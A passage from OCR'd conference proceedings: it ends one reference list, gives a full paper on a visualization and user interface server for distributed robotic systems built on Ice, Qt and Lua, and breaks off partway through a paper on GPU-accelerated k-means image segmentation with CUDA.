[8] Kastelan, I.; Katona, M.; Papp, I.; Davidovic, M.; Resetar, I.; , "An Integrated Audio and Video Communication System for Digital Television Sets," Engineering of Computer Based Systems (ECBS-EERC), 2011 2nd Eastern European Regional Conference on the , vol., no., pp.78-84, 5-6 Sept. 2011

[9] Papp, I.; Saric, Z.; Pal, S.; Velikic, I.; , "Hands-free VoIP solution for embedded platforms in consumer electronics," Consumer Electronics - Berlin (ICCE-Berlin), 2011 IEEE International Conference on , vol., no., pp.22-25, 6-8 Sept. 2011

[10] Jim-Min Lin, Wen-Gung Cheng, Guo-Ming Fang, "Software Integration for Applications with Audio Stream," iih-msp, pp.1126-1129, 2008 International Conference on Intelligent Information Hiding and Multimedia Signal Processing, 2008

A Visualization and User Interface Framework for Heterogeneous Distributed Environments

Marko Mahnič, Danijel Skočaj
University of Ljubljana, Faculty of Computer and Information Science

***Abstract*—Systems that require complex computations are frequently implemented in a distributed manner. Such systems are often split into components where each component is employed to perform a specific type of processing. The components of a system may be implemented in different programming languages because some languages are more suited for expressing and solving certain kinds of problems. The user of the system must have a way to monitor the state of individual components and also to modify their execution parameters through a user interface while the system is running. The distributed execution and programming language diversity represent a problem for the development of graphic user interfaces.**

In this paper we describe a framework in which a server provides two types of services to the components of a distributed system. First it manages visualization objects provided by individual components and combines and displays those objects in various views. Second, it displays and executes graphic user interface objects defined at runtime by the components and communicates with the components when changes occur in the user interface or in the internal state of the components.

The framework was successfully used in a distributed robotic environment.

I. Introduction

Complex integrated systems often have to perform different complex tasks in parallel. For example, an intelligent cognitive robotic system has to be able to execute various tasks, which may heavily differ in complexity, requirements, and implementation of the corresponding solutions. Because of the complexity such a system is often implemented as a set of components that run in different threads across different processes running on different computers. Each component might be developed in a different programming language, either because the problem it solves is best expressed in that language or because of a developer's preference.

The operation of the system has to be monitored and controlled while the system is running. Often a graphic user interface (GUI) provides both the means to visualize the results and the inner state of the system and a set of actions that the user can execute to modify the behavior of a running system. It is very important for such a system to offer a user-friendly user interface that enables efficient interaction with the system. It is of equal importance to enable visualization of additional information about the execution of the system, at different levels of detail, which also enables efficient debugging and thorough analysis of such an integrated system. Due to the distributive and non-homogeneous nature of such a system, a centralized control and monitoring of the execution is a very challenging task.

In the research community the importance of development of efficient visualization tools and user interfaces is often under emphasized. Since the main focus of interest in research is targeted on the research work and problem solving, less attention is usually payed on the development of user interfaces (UI). This is even more true when the research involves multi-threaded or distributed systems in which a component and its UI run in distinct processes on separate computers. Quite often the component provides some kind of UI while it is being developed on its own but when the component runs with other components the UI is disabled because of incompatibility with the rest of the system. While such components could be controlled and monitored when developed and used in isolation, such an approach is completely inappropriate when the component is used as a part of a wider integrated system. It does not allow for display of information that the user would require, nor does it allow for efficient debugging of such a system.

In this paper we present our solution to this problem. We have developed a framework[1], that enables efficient visualization and UI management in heterogeneous distributed environments. The framework provides a server whose primary task is the management and rendering of objects that represent the information about the results or inner state of a running system at different levels of detail. The display objects are provided by different components and are combined by the server into views which are rendered in an arbitrary number of frames. The server displays UI elements such as tool buttons and dialog windows provided by the components and notifies the components when actions are performed on those elements, thus enabling the control of the components.

The paper is organized as follows. In the following section we define the problem and then present our solution in Section III as well as implementation details in Section IV. In Section V we describe the implementation of the proposed framework in a distributed robotic system. We conclude the paper with the final discussion and concluding remarks in Section VI.

II. Problem definition

As soon as the processing is distributed across multiple threads, the complexity of the user-interaction subsystem

[1]The source code is available at https://github.com/mmahnic/cogx-display-server.

raises. Even more so when the application is split into multiple processes running on multiple computers (*nodes*) possibly under different operating systems and using different programming languages for the development of components that constitute the system. In a highly configurable and scalable system the components can be configured to run all in a single process or each in a process dedicated to it. Running a component isolated in a process is desired when the component is being developed and tested. In a production environment, especially when the components share a lot of data it may be more efficient to execute many of them in a single process using multiple threads.

In a GUI application based on a standard framework like Qt, GTK or Java Swing, there is usually a dedicated thread that processes UI events. The developer has to be careful not to do too much processing in the event handling procedures, otherwise the UI code doesn't run often enough and the interface becomes unresponsive. Instead, working threads are created that process the data and pass the results back to the event processing thread for display or further processing. The resources for visualization are shared between multiple threads and the developer must pay a lot of attention to proper inter-thread protection mechanisms.

Standard frameworks like Qt or GTK allow only one event thread so loading two or more components that implement their own UI would create additional event threads and crash the application. For this reason the UI is usually implemented in a separate component, which is often part of the main application. This means that each component has to be developed in two parts: one part that does the actual work on a remote node and one that provides the UI for the component. The UI part can be either a source-level module for the main application or a *plugin* that can be loaded into the main application at runtime.

The two parts of the component may be developed in different languages. Because of this it is usually impossible to establish the communication between the parts using communication protocols provided by the framework like Java Remote Method Invocation (RMI). Instead, special protocols have to be developed or a more generic communication infrastructure has to be used.

By analyzing these problems we arrive at the following technical requirements that the visualization and user interface framework should fulfill:

- It should make the visualization of different information coming from different parts of a distributed system centralized and clear.
- It should reduce the amount of communication needed to transfer the visualization data to the server.
- It should reduce the problems of UI inter-thread communication.
- It should be scalable in the sense that new components and new servers can easily be added.
- It should allow simple extension of existing components to support such kind of visualization and UI.
- It should support the development of components in different programming languages.

We are not aware of any system that would fully meet these requirements and that would use a dedicated server for the management and execution of user interfaces defined by remote components at runtime. The technologies that are the closest to this idea are the X-Window System and Web Browsers. In X-Window System a client application can be configured to export it's display to a different machine. This requires that a component is implemented as a GUI application which is most often not desired. Web browsers display user interfaces that are generated by remote servers. Until recently only simple interfaces could be created but with the emergence of HTML 5 and WebGL [1] this will improve. For security reasons a Web browser page can only receive data from a single server so it can't communicate with each component separately. Instead an additional intermediate server is required to integrate data provided by multiple components.

In the development of robotic systems the Robot Operating System (ROS) [2] is becoming widespread. It supports two types of visualization. The first type is the off-line visualization of the messages of various types that were sent between individual components and were stored in a log file. The second is the on-line 3D interactive visualization of the systems state. The client interfaces exist in C++ and Python.

Other applications that are more task specific, such as Peekabot [3], are also used for 3D visualization, however they are not as general as the framework presented in this paper and they do not address all the requirements listed above. Having these requirements in mind, we have designed the system that is described in the following section.

III. A Distributed System

As shown in Figure 1 the system has a central display server that communicates with multiple local and remote client processes. In every client process a set




Fig. 1. Components running in multiple local and remote processes send objects to the display server and receive events from the UI elements.

of components is running each in its own thread. The mapping between processes and components is arbitrary although the components that process similar data are often instantiated in the same process.

The components generate and process data. The data may represent the end result of the processing or serve as input for other components. One could imagine that several types of data could be considered. Because of the variety of data and its interpretation, the display server doesn't try to visualize raw data. Instead, the client components transform the raw data into display objects (raster images, SVG images, 3D models, HTML documents) and send them to the server. The server keeps the objects until they are replaced or deleted and combines them into user-defined views. The display server creates windows on demand and offers a quick way to switch between different views in every window.

The components that support user interaction prepare the UI elements and send them to the display server which stores them and displays them when necessary. Simple UI elements are associated with views and are displayed in a dynamic toolbar of a window whenever an associated view is displayed in the window. Dialog forms are usually more complex so they are displayed in special dialog windows. Each dialog form is displayed on a separate page of a tabbed control.

HTML documents can also be used for user interaction if they contain specially prepared elements. In this case the display server injects additional code into the document that generates events for the client component when an active element is clicked or sends the values of the fields of a form to the component when the form is submitted.

IV. Implementation Details

A. The Overall Structure

The display server is internally split into three loosely coupled components: the public Ice interface, the model and the GUI. The significant components of a client and a server are shown in Figure 2.




Fig. 2. The architecture of the framework

The public interface provides a proxy through which the clients can send requests for adding and modifying display objects, views and UI elements that are managed by the server. Each connection from a client runs in a new thread, but the threads are protected from each other by the use of locking mechanisms.

The objects are stored in various containers in the model of the display server. The model implements only the storage for the objects and is not aware of the types of objects it stores. This makes the model independent of the framework chosen for the implementation of the GUI.

The GUI is implemented with the Qt framework [4]. The framework was chosen because it is one of the most widespread open source C++ frameworks supported on multiple platforms. It offers excellent support for visualization of data in 2 and 3 dimensions and it embeds WebKit [5], one of the most advanced web browser engines. The communication between the Qt UI elements (widgets) is based on signals that are emitted when various events occur. The signals integrate easily with other non-UI elements and they were used to implement the event proxies in our framework.

The development environment of the Qt framework provides also and excellent form designer. The designed forms are stored as XML documents that can be compiled into native code of an application or loaded into a running application and instantiated without compiling. On top of all a scripting engine is integrated into the framework with which it is possible to create and execute code on the fly.

B. The Communication Interfaces

The distributed system is built on top of the Zero C's Internet Communications Engine (Ice) [6], [7] which provides the infrastructure for communication between the components of the system. The communication is based on remote method invocation (RMI). The communication interfaces (structures, classes and service interfaces) are defined in Specification Language for Ice (Slice). Slice compilers generate communication interfaces for many programming languages and the generated code is easily integrated into the components.

The display server Ice service provides only one-way communication so the clients can only send the data to the server. The clients that want to handle events emitted by the UI elements they create, have to instantiate an Event Receiver Ice service and register it with the server. Once the connection is established the server starts notifying the client about the UI events.

C. Views

A view is an entity that holds a list of visualization objects to be displayed in a window of the graphic user interface. It is associated with one of the rendering context types: 2D scenes, 3D scenes and HTML documents.

A view is hidden until the user selects it for display in a window. At that point a rendering context is created for the view. When the objects of a view are rendered, each object is asked to provide a renderer for the view's

rendering context. If an object can't provide a renderer, it is skipped.

When a view is being displayed, individual objects and/or their parts can be hidden by the user. The information about the visibility is stored with the view since an object can be displayed in multiple views and keeping visibility information with the object would hide that object in all views. A view is also associated with a list of simple UI elements defined by the clients. The UI elements are added to a dynamic toolbar when the view is shown in a window and removed when the view is hidden. Currently only tool buttons are supported.

D. The User Interface Elements

When a component has complex settings that require more than simple tool buttons, forms can be used. The framework takes advantage of the Qt XML format that is used to describe the user interfaces and of the scripting engine.

The component that needs a form-based interaction with the user sends two documents to the display server. The first is the XML document with the design of the form and the second is the JavaScript code that represents the logic of the form. The display server instantiates the form and waits for the user to interact with it.

The communication between the component and the form is implemented in the following manner. Whenever a value has to be passed from the form to the component the function provided by the display server that accepts an ID and an object is called from JavaScript. This function transforms the object into JavaScript Object Notation (JSON) [8] and sends it to the client as an event with the ID and the data. The component can set the values of the form if it sends JavaScript code to the display server. The code is executed in the scripting engine that belongs to the form and executes its logic.

E. Visualization Objects

The display server supports the following basic types of objects: raw and encoded raster images, SVG images, HTML documents and Lua OpenGL scripts. All objects except raster images can be composed of multiple parts which can be manipulated individually by the client. This greatly reduces the amount of data that has to be transferred from a client to the display server.

1) 2D Objects: Raster images are transfered from a client to the server as arrays of bytes. Images may be in any format supported by the Qt library. When the server receives a raster image it converts it to an uncompressed RGB image which is suitable for fast rendering.

SVG images were added to the system as a way to overlay annotations on raster images. For this reason the display server renders only self-contained SVG documents that don't reference any external resources like raster images. To add annotations to an image the client creates an SVG document with the annotations and defines a view that includes both the raster image and the SVG document.

2) HTML Objects: HTML objects are composed of multiple chunks that belong either to the head or to the body of the document. The chunks are merged into a full HTML document every time any of the chunks is updated, but only if the document is being displayed in a window and the auto-refresh option is enabled in the GUI.

HTML chunks can contain active elements such as forms or (active) HTML tags that notify a display client on `onClick` events. When such chunks are rendered into the full document additional JavaScript and HTML code is added to the document. This code generates events for the display client when an active element is clicked or a form is submitted.

3) 3D Objects: To keep the Ice interface simple we use the Lua programming language [9] with the LuaGL extension [10] to represent objects in our visualization of 3D scenes. Lua is a scripting language that is used in a wide range of industrial applications and in particular it is a leading language in game development. It is simple, fast and easily embeddable into applications. It's written in strict ANSI C so it is quite easy to write extensions in C/C++. The LuaGL extension maps OpenGL C functions and constants to Lua. With this it is possible to define 3D objects and entire scenes by calling OpenGL functions from Lua scripts.

3D objects are composed of multiple parts and every part is a Lua script. The scripts are created by the clients and sent to the display server. A LuaGL object is rendered into a 3D context by executing the scripts of all its parts.

In a complex 3D scene it is sometimes difficult to find a view that shows it in a way that gives the most information to the user. For this purpose a display client can define positions and orientations of the camera from which the objects it creates are best visible. These camera positions show up in the display server GUI as tool buttons and the user can easily switch between different views of the scene.

V. Implementation in a Robotic Environment

A. Description of the Environment

The cognitive robot that we have developed as a part of the CogX project [11] is a mobile platform that uses various sensors such as range lasers, odometers, video cameras and microphones. The cameras are mounted on a pan-tilt unit (PTU) and a robotic arm is mounted on the robot base. The robot is used in different scenarios employing a different set of sensors and performing different operations in each task. Because of the diversity and complexity of the tasks the system was designed to work as a set of components distributed over a network of computers (*nodes*).

The system is based on the CoSy Architecture Schema Toolkit (CAST) [12] that provides the environment in which the components can communicate with each other. The communication is based on a set of working memories (WM) that also serve as the containers of entries that represent the robot's state and knowledge. The system doesn't have a central server. Instead a set of CAST




Fig. 3. The components of a cognitive robotic system. The large area on the top left represents the components, the connections between them and the data they produce. On the right and on the bottom are the windows of the display server showing different views, objects and dialogs created by the components.

servers is started on every node, one for each supported programming language: C++, Java and Python. To load the components into the servers a CAST client is used that reads a configuration file with the descriptions of the components and sends to every CAST server information about which components to load and what configuration parameters to pass to them.

B. *Visualization of the System's State*

The components of a cognitive robotic system that learns in interaction with a tutor about the properties of objects [13] are displayed in the top left part of Figure 3. The components generate various visualization views which are also displayed in the figure. Before the display server was introduced every component managed its own interface. Components that had a GUI interface created a number windows on multiple computers. Components used a logging system or even terminal output to display meaningful information about their state. This way the information about the system's state was spread across multiple graphic or terminal windows on different computers. Furthermore the components were not able to cooperate in the generation of complex views.

The centralized visualization server we have developed significantly alleviated the problems mentioned above and solved the visualization problems in a systematic way. In the following we describe the visualization interface that we introduced into the system and show a few example views that are displayed during the execution of the system. A very brief description of some of the processes is also given to better illustrate the type and diversity of the data that is being displayed. A detailed description of the system and individual components is omitted, since it is beyond the scope of this paper.

In Fig. 3-a we see an example of cooperation of two components. The Video Server generates images that are displayed in a 2D view and are annotated with an SVG line provided by CSOI analyzer that shows the direction of the next camera move. In Figures 3(b-c) the same view is displayed but with different objects enabled with the tool buttons of the dynamic toolbar. The view is built with the cooperation of three components. The Coarse PPO displays the 3D point cloud (Fig. 3-b), the detected principal plane (red line) and the spaces of interest (SOIs) which are potentially the objects that the robot learns about. The components CSOI Analyzer and Object Analyzer process the SOIs and create new entities that represent stable SOIs and recognized objects. The objects from all three components are displayed in a 3D view shown in Fig. 3-c.

The Visual Learner is the component that has the knowledge about object properties. Its input are segmented images which are provided by the Segmentor component. Segmentor extracts an area which represents the object from a video image using the information stored in a SOI. The result of the segmentation is displayed in a 2D view shown in Fig. 3-d. On the left side of the window in Fig. 3-d a list box with a list of available views is shown. Typically a running system creates more than 40 different views and the list box enables the user

to quickly switch between the views.

The models that the Visual Learner is using for the recognition and represent the knowledge are shown in Fig. 3-e. After a successful recognition an image with the recognition results is created which is shown in Fig. 3-f. The Visual Learner is written in Matlab and doesn't communicate directly with the display server. Instead it writes the figures and the HTML documents to the disk where they are picked up by the File Monitor component (not shown) which sends them to the display server every time they are changed. With the use of the File Monitor any application that can write a file can be integrated with the framework with only minor modifications.

Fig. 3-g shows a 2D view with an SVG document that displays the settings of the motivation subsystem and the status of the goals that the robot may achieve. A surfaced goal is passed to the Planner that creates a plan with a set of actions that lead to the achievement of the goal. An example of a graph for a plan is shown in Fig. 3-h. The displayed plan is an SVG document generated by Graphviz [14] which is called by the File Monitor every time the Planner writes a file with a textual description of the graph.

Two dialog forms are shown in Figures 3(i-j). In Fig. 3-i a form created by the PTU control enables the user to manipulate the pan-tilt unit manually. In Fig. 3-j a form created by a component from the Dialog SA provides a way to interact with the robot by typing and is used when speech recognition is not reliable.

Additionally the server manages various HTML documents that are generated by different components. One kind of document is a table of WM entries of a certain type that is created by a WM Viewer and is composed of WM entries serialized into HTML chunks that represent table rows. One document is created for each type of WM entry that the user wants to monitor. The Component Status document holds information about the states of the components that provide the chunks for the document. The Visual Learner component uses an HTML document with buttons and loads a different database when a button is pressed. Each component can generate an arbitrary number of additional HTML documents. This way the user can monitor the state of individual components as well as of the entire system all the time, at any level of detail.

VI. Conclusion

In this paper we addressed the problem of visualization and user interface in heterogeneous distributed environments. It is important for such a system to offer a user-friendly user interface that enables efficient presentation of results and interaction with the system, as well as visualization of additional information about the execution of the system, at different levels of detail, which also enables efficient debugging and thorough analysis of such an integrated system. In this work we analyzed the requirements of a visualization and user interface framework, presented the designed solution that fulfills these requirements and described the implementation details. The framework provides a server whose primary task is the management and rendering of objects that represent the information, which is supposed to be visualized to the user. The display objects are provided by different components and are combined by the server into views which are rendered in an arbitrary number of frames. The server also displays UI elements such as tool buttons and dialog windows that enable the user to control the components.

We showed how the proposed framework was used in the case of an integrated cognitive system. It proved to be very useful for the development and use of this system. The centralized visualization server enables more efficient and focused monitoring of the execution of the system, which significantly helped to solve problems on the system level, as well as to debug the individual components while working in the integrated system. In this way, the visualization and user interface server facilitated integration work and helped to increase the robustness of the system, as well as significantly improved the user experience for the final user of the system.

Since the design and implementation of the proposed framework are very general, the presented solution can be applied to a variety of problems that are modeled with heterogeneous distributed systems. It is relatively easy to integrate it with any application that is able to communicate through the Ice system. And if that isn't possible the File Monitor component can be used for visualization of data produced by the application using file-based communication.

VII. Acknowledgment

This work was supported by the EU FP7 IP "CogX: Cognitive Systems that Self-Understand and Self-Extend" (ICT–215181) and by the Research program P2-0214(RS).

References

[1] "WebGL," http://www.khronos.org/webgl.
[2] "ROS (Robot operating system)," http://www.ros.org.
[3] "Peekabot," http://www.peekabot.org.
[4] "Qt - Cross-platform application UI framework," http://qt.nokia.com.
[5] "The WebKit open source project," http://www.webkit.org.
[6] M. Henning, "A new approach to object-oriented middleware," *IEEE Internet Computing*, pp. 66–75, 2004.
[7] "ZeorC, the home of Ice," http://www.zeroc.com.
[8] "Introducing JSON," http://www.json.org.
[9] R. Ierusalimschy, L. H. de Figueiredo, and W. Celes, "The evolution of Lua," in *Proceedings of the third ACM SIGPLAN conference on History of programming languages*, 2007.
[10] "OpenGL binding for Lua 5.1 and 5.2," http://luagl.sourceforge.net.
[11] "CogX - cognitive systems that self-understand and self-extend," http://cogx.eu.
[12] N. Hawes and J. Wyatt, "Engineering intelligent information-processing systems with cast," *Advanced Engineering Informatics*, vol. 24, no. 1, pp. 27 – 39, 2010.
[13] D. Skočaj, M. Kristan, A. Vrečko, M. Mahnič, M. Janíček, G.-J. M. Kruijff, M. Hanheide, N. Hawes, T. Keller, M. Zillich, and K. Zhou, "A system for interactive learning in dialogue with a tutor," in *IEEE/RSJ IROS*, San Francisco, CA, USA, 2011.
[14] "Graphviz - Graph visualization software," http://www.graphviz.org.

K-Means Image Segmentation on Massively Parallel GPU Architecture

J. Sirotković*, H.Dujmić ** and V. Papić**
* Siemens d.d.
Address: Put Brodarice 6, Split, Croatia
E-Mail: jadran.sirotkovic@siemens.com
** Faculty of electrical engineering, mechanical engineering and naval architecture, University of Split, Croatia
Address: Ruđera Boškovića bb, Split, Croatia
E-Mail: hdujmic@fesb.hr, vladan.papic@fesb.hr

Abstract - Image segmentation can be computationally demanding, and therefore require powerful hardware in order to meet performance requirements. Recent rapid increase in the performance of graphic processing unit (GPU) hardware, coupled with simplified programming methods, have made GPU an efficient coprocessor for executing variety of highly parallel applications. This paper presents an implementation of k-means image segmentation on the GPU platform with Compute Unified Device Architecture (CUDA). Parallel k-means segmentation is realized in hybrid manner i.e. proposed approach distributes computation load between Central Processing Unit (CPU) and GPU. The emphasis is placed on adaptation of the core algorithm to efficiently process datasets characteristic for image segmentation while exploiting benefits of underlying GPU hardware architecture. Numerical experiments have demonstrated considerably faster segmentation execution with proposed approach comparing to classical CPU-based approach.

I. INTRODUCTION

Image processing systems can have very challenging performance requirements, either for processing massive amount of data in reasonable time or for performing in near real-time. Image segmentation is an important part of many image processing and computer vision applications. The aim of the segmentation process is to assign a label to every pixel in an image such that pixels with the same label share certain visual characteristics. Therefore, it can be used to partition an image into separate regions, which ideally correspond to different real-world objects. Consequently, image segmentation is a critical step towards content analysis and image understanding [11]. In general, image segmentation approaches can be divided into two main categories: region-based and boundary-based techniques [12]. By their nature, the image segmentation operations are also computationally demanding and therefore require a powerful hardware in order to meet desired processing speed.

Clustering is a process of grouping data points into disjointed clusters so that the data in each cluster are similar, yet different from the other clusters. K-means clustering is one of the simplest unsupervised learning algorithms for data clustering [7]. This algorithm can be applied to the image segmentation, where each cluster should represent an object in the picture. Clustered data points representing pixel position on the image are consisted from several components called features. Each feature can represent property like color, intensity, position or filter output. Cluster is formed depending on the similarity between feature points. K-means segmentation has the advantage of fast convergence and simple implementation, but it is not well suited for the application on complex images [7].

For many years, applications could simply rely on system performance improvements from advances in semiconductor manufacturing and single-thread architecture. Because of the power and the thermal limitations, industry switched to the more energy efficient design of multicore architectures [9].

Recently, graphics processing units (GPUs) have emerged as coprocessing units for central processing units (CPUs) to accelerate various numerical and signal processing applications [8]. GPUs may consist of hundreds of highly decoupled processing cores capable of achieving immense parallel computing performance. It must be emphasized that a critical implication of this architecture change to applications is that they must be parallelized to take advantage of multicore architectures. The best sequential algorithm may not be the best algorithm on multicore processors [9].

So far, many improvements in the performance of k-means algorithm have been proposed, but the majority is based on Single Instruction Single Data (SISD) processors (CPUs) which partly ignore parallel characteristic of the algorithm. To obtain competitive system performance, the CPU and the GPU need to be considered together for performing particular task. Investigating the optimal partition of computation tasks between the CPU and the GPU, however, could be very involved, and it requires serious evaluation on many issues [8]. In recent publications few different implementations of k-means clustering for GPU have been proposed [1] [2] [3]. Those papers mainly address k-means as general purpose clustering algorithm.

In this paper we analyze implementation strategies for the efficient GPU algorithm optimized for characteristics of the image segmentation. This is characterized by a

relatively low number of clusters (number of segments is not expected to be very high), a low dimensional feature space (usually only color and position) and a variable input size dependent on the image resolution. Implementation considering performance impact of those characteristics is proposed hereafter. We propose a hybrid approach to increase image segmentation processing throughput on general purpose hardware. With addition to the CPU as central processing element, the GPU (Graphic Processing Unit) is used as a co-processor for executing tasks which can be effectively parallelized. Our approach gave considerable performance improvement over classical sequential implementation based on the CPU.

The rest of this paper is organized as follows. We present a basic concept behind GPGPU programming in Section II. Section III discusses k-means algorithm and its parallelization approaches, Section IV discusses the image segmentation program flow and optimizations specific for the GPU. Experimental results are discussed in Section V and finally Section VI concludes the paper and points out some possible future venues to explore.

II. CUDA PROGRAMING MODEL FOR GPGPU

CUDA is the latest software and hardware architecture for managing computations on GPU, abstracting it as parallel data processing device [3]. The example of overall hardware architecture is illustrated by Fig. 1.




Figure 1. CUDA GPU architecture example

The GPU is viewed as a set of multiprocessors executing high number of threads in parallel. A typical CUDA application consists of two parts (phases). First part is executed on the host CPU responsible for transferring input data and results between GPU and CPU. Additionally, it is responsible for set-up of device code execution (kernel) by specifying quantity and logical organization of threads to be spawned on the GPU. Second part is completely executed on GPU and it is known as "kernel". Kernels are implemented in CUDA programming language, which is basically C programming language extended with few additional key words. Kernel code segment is executed by multiple threads that run on GPU hardware in parallel. CUDA threads are organized in groups of threads called blocks (Fig. 2). Number of blocks and threads each block contain is specified in host code prior to kernel execution. Furthermore, the blocks are grouped into a grid. Execution order of blocks inside the grid is undefined. Mechanisms for communication between threads are shared memory and limited synchronization mechanisms. However, as extensive synchronization can cause performance problems its usage is discouraged.

Threads have access to different types of memory, as illustrated on Fig. 2. In addition, each thread has very fast registers assigned to it. On the block level all threads have access to shared memory assigned to a particular block. If memory access pattern can avoid cache conflicts, shared memory can be accessed with low latency, just as registers. Constant memory is very limited, read-only portion of device memory. Access to constant memory is cached and it can be accessed from any thread running on the device. All threads running on device also have access to un-cached global memory, which has highest capacity, but higher latency then other types.




Figure 2. CUDA memory model

Memory access patterns should be carefully designed to avoid bottlenecks, otherwise performance of the GPU can be degraded significantly. Shared memory access by multiple threads in parallel can lead to memory bank conflicts serializing execution of affected threads [3]. Also, simultaneous access from multiple threads to global memory addresses should be arranged so that multiple memory requests can be coalesced into single continuous memory access. The number of threads active on the device is limited by the capacity of shared memory and registers. Device code should be optimized to run as many threads in parallel as possible and to mask relatively high latency access to main memory by having enough threads to execute while others are waiting on memory operation.

III. K-MEANS ALGORITHM

A. Problem definition

Clustering can be described as grouping of data points based on similarity in the feature space [7]. A set X of n data points is given in d dimensional feature space $x_i \in \mathbb{R}^d$, $i = 1 \ldots n$, as well as number of clusters $k \in \mathbb{N} < n$. A cluster $C_j \in X$, $j=1,\ldots,k$ with centroid $c_j \in \mathbb{R}^d$ is consisted from all points $x_i \in X$ assigned to a cluster based on similarity criterion. In the k-means algorithm each cluster is represented by its centroid (mean). Minimum distance between an evaluated point and the centroids is used as a criterion for assignment of point to the related cluster. Optimum set of centroids can be found by minimizing function [3][10]:

$$\Theta = \sum_{i=1}^{n} \min_{c_j \in C} \mathcal{D}(x_i, c_i)^2 \quad (1)$$

where $\mathcal{D}$ is defined as a distance between data point and cluster centroid, in practice this is usually Euclidean distance. Solving (1) is NP-hard problem even for two clusters. However, k-means algorithm provides non-optimal but feasible solution of the problem.

1) Initial clusters are created by choosing k random values from set X of data points. Values represent initial centroids of clusters, such initialization of cluster is known as seeding stage.
